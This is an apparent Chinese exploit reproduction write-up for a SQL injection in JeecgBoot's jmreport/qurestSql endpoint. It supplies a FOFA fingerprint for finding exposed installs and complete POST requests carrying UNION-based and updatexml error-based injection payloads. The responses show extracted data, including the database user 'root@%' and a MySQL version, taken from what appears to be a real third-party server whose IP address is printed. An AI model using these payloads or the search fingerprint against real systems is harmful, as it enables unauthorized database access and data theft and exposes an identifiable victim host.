J10-1JeecgBoot-企业级低代码平台-SQL


漏洞描述：

JeecgBoot是一款基于BPM的低代码平台，支持微服务。强大的代码生成器让前后端代码一键生成，实现低代码开发。jeecg-boot 3.5.0版本存在SQL注入漏洞，该漏洞源于文件 jmreport/qurestSql 存在安全问题，通过参数 apiSelectId 导致SQL注入。

影响版本：

- JeecgBoot-企业级

网站图片：



网络测绘：

Hunter 语法：


fofaapp="JeecgBoot-企业级低代码平台"

漏洞复现：

访问如下POC出现以下页面表示存在漏洞
payload：

```
http://xx.xx.xx.xx/jeecg-boot/jmreport/qurestSql
```

效果图：




```
success:      false
message:      "不支持GET请求方法，支持以下POST、"
code:         405
result:       null
timestamp:    1695483924088
```

exp

```
POST /jeecg-boot/jmreport/qurestSql HTTP/1.1
Host: xx.xx.xx.xx
User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 6.1)
Accept-Encoding: gzip, deflate
Accept: */*
Connection: close
Content-Type: application/json
Content-Length: 131

{"apiSelectId": "1290104038414721025", "id": "1' union all select 1,2,database(),version(),5,6,7 from rep_demo_gongsi where id='1"}
```



```
POST /jeecg-boot/jmreport/qurestSql HTTP/1.1
Host: [redacted]
User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 6.1)
Accept-Encoding: gzip, deflate
Accept: */*
Connection: close
Content-Type: application/json
Content-Length: 131

{"apiSelectId": "1290104038414721025", "id": "1' union all select 1,
2,database(),version(),5,6,7 from rep_demo_gongsi where id='1"}
```


```
Connection: close
Vary: origin,access-control-request-method,
access-control-request-headers,accept-encoding
Content-Length: 593

{
    "success": true,
    "message": "",
    "code": 200,
    "result": [
        {
            "id": 1,
            "gname": "北京天山海世界",
            "gdata": "2020-02-30 11:12:25",
            "tdata": "2020-02-25",
            "didian": "天山大厦",
            "zhaiyao": "1",
            "num": "2399845661"
        },
        {
            "id": 1,
            "gname": "2",
            "gdata": "innor-cupping",
            "tdata": "5.6.47",
            "didian": "3",
            "zhaiyao": "6",
            "num": "7"
        }
    ],
    "timestamp": 1695484773761
}
```

远端地址:47.241.2.115:80; 响应时间:80ms; 总耗时:155ms; URL:http://47.241.2.115/jeecg-boot...

```
POST /jeecg-boot/jmreport/qurestSql HTTP/1.1
Host: xx.xx.xx.xx
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:109.0) Gecko/20100101 Firefox/117.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate, br
Connection: close
Cookie: Hm_lvt_0febd9e3cacb3f627ddac64d52caac39=1695482957; Hm_lpvt_0febd9e3cacb3f627ddac64d52caac39=1695482970
Upgrade-Insecure-Requests: 1
Content-Type: application/json;charset=UTF-8
Content-Length: 128

{"apiSelectId":"1316997232402231298","id":"1' or '%1%' like (updatexml(0x3a,concat(1,(select current_user)),1)) or '%%' like '"}
```



```
POST /jeecg-boot/jmreport/qurestSql HTTP/1.1
Host: [redacted]
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:109.0) 
Gecko/20100101 Firefox/117.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/
avif,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,
en;q=0.2
Accept-Encoding: gzip, deflate, br
Connection: close
Cookie: Hm_lvt_0febd9e3cacb3f627ddac64d52caac39=1695482957; 
Hm_lpvt_0febd9e3cacb3f627ddac64d52caac39=1695482970
Upgrade-Insecure-Requests: 1
Content-Type: application/json;charset=UTF-8
Content-Length: 128

{"apiSelectId":"1316997232402231298","id":"1' or '%1%' like 
(updatexml(0x3a,concat(1,(select current_user)),1)) or '%%' like '"}
```

```
HTTP/1.1 200
Server: nginx/1.20.1
Date: Sat, 23 Sep 2023 16:03:16 GMT
Content-Type: application/json
Connection: close
Vary: origin,access-control-request-method,
access-control-request-headers,accept-encoding
Content-Length: 458

{
    "success": false,
    "message": "操作失败, PreparedStatementCallback; 
    uncategorized SQLException for SQL [select * from 
    rep_demo_employee where id='1' or '%1%' like (updatexml
    (0x3a,concat(1,(select current_user)),1)) or '%%' like 
    '']; SQL state [HY000]; error code [1105]; XPATH 
    syntax error: 'root@%'; nested exception is java.sql.
    SQLException: XPATH syntax error: 'root@%'",
    "code": 500,
    "result": null,
    "timestamp": 1695484996036
}
```

远端地址:47.241.2.115:80; 响应时间:90ms; 总耗时:165ms; URL:http://47.241.2.115/jeecg-boot...